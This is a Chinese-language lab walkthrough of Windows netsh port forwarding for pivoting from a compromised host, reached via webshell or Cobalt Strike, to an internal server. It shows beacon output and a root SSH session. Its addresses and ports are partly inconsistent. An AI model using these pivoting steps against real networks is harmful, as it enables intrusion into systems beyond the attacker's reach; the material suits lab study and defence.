
NETSH端口转发

NETSH介绍

netsh是windows系统自带命令行程序,攻击者无需上传第三方工具即可利用netsh程序可进行端口转发操作,可将内网中其他服务器的端口转发至本地访问运行这个工具需要管理员的权限

实验场景

现在有如下的网络,电脑A是攻击机器,可以直接访问电脑B,但是访问不了机器C,可以借助B机器上的 netsh命令进行端口转发访问机器C,这里注意只能访问端口



机器信息

实验机器的信息如下:

| 机器名字 | 机器IP | 机器类型 |
|-------|-------------------------------|--------|
| 攻击机器A | 192.168.40.22 | WIN11 |
| 官网机器B | 192.168.41.231/192.168.52.133 | WIN7 |
| 内网机器C | 192.168.52.132 | centos |

网络情况如下:

A可以访问B B可以访问C A不能访问C

实验步骤

1、我们通过webshell或者CS远控对方电脑



2、通过远控攻击在B上执行如下的命令(只有管理员才能执行哦)

netsh interface portproxy add v4tov4 listenaddress=192.168.41.213 listenport=9999 connectport=22 connectaddress=192.168.52.132

```
beacon> shell netsh interface portproxy add v4tov4 listenaddress=192.168.52.133 listenport=8899 connectport=22 connectaddress=192.168.52.132

[*] Tasked beacon to run: netsh interface portproxy add v4tov4 listenaddress=192.168.52.133 listenport=8899 connectport=22 connectaddress=192.168.52.132

[+] host called home, sent: 157 bytes

[+] received output:
```

4、查看是否开启转发

netsh interface portproxy show v4tov4

5、在攻击机器A上运行连接靶机C的端口

ssh root@192.168.41.213 -p 9999

```
C:\>ssh root@192.168.41.213 -p 9999
Last login: Wed Jun 7 18:12:59 2023 from 192.168.52.133
[root@localhost ~]# ipconfig
bash: ipconfig: 未找到命令...
[root@localhost ~]# ifconfig
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.52.132 netmask 255.255.255.0 broadcast 192.168.52.255
        inet6 fe80::57c2:6416:2266:1442 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:75:af:51 txqueuelen 1000 (Ethernet)
        RX packets 1706 bytes 180760 (176.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2577 bytes 204231 (199.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

6、删除转发如下

netsh interface portproxy delete v4tov4 listenaddress=192.168.41.213 listenport=9999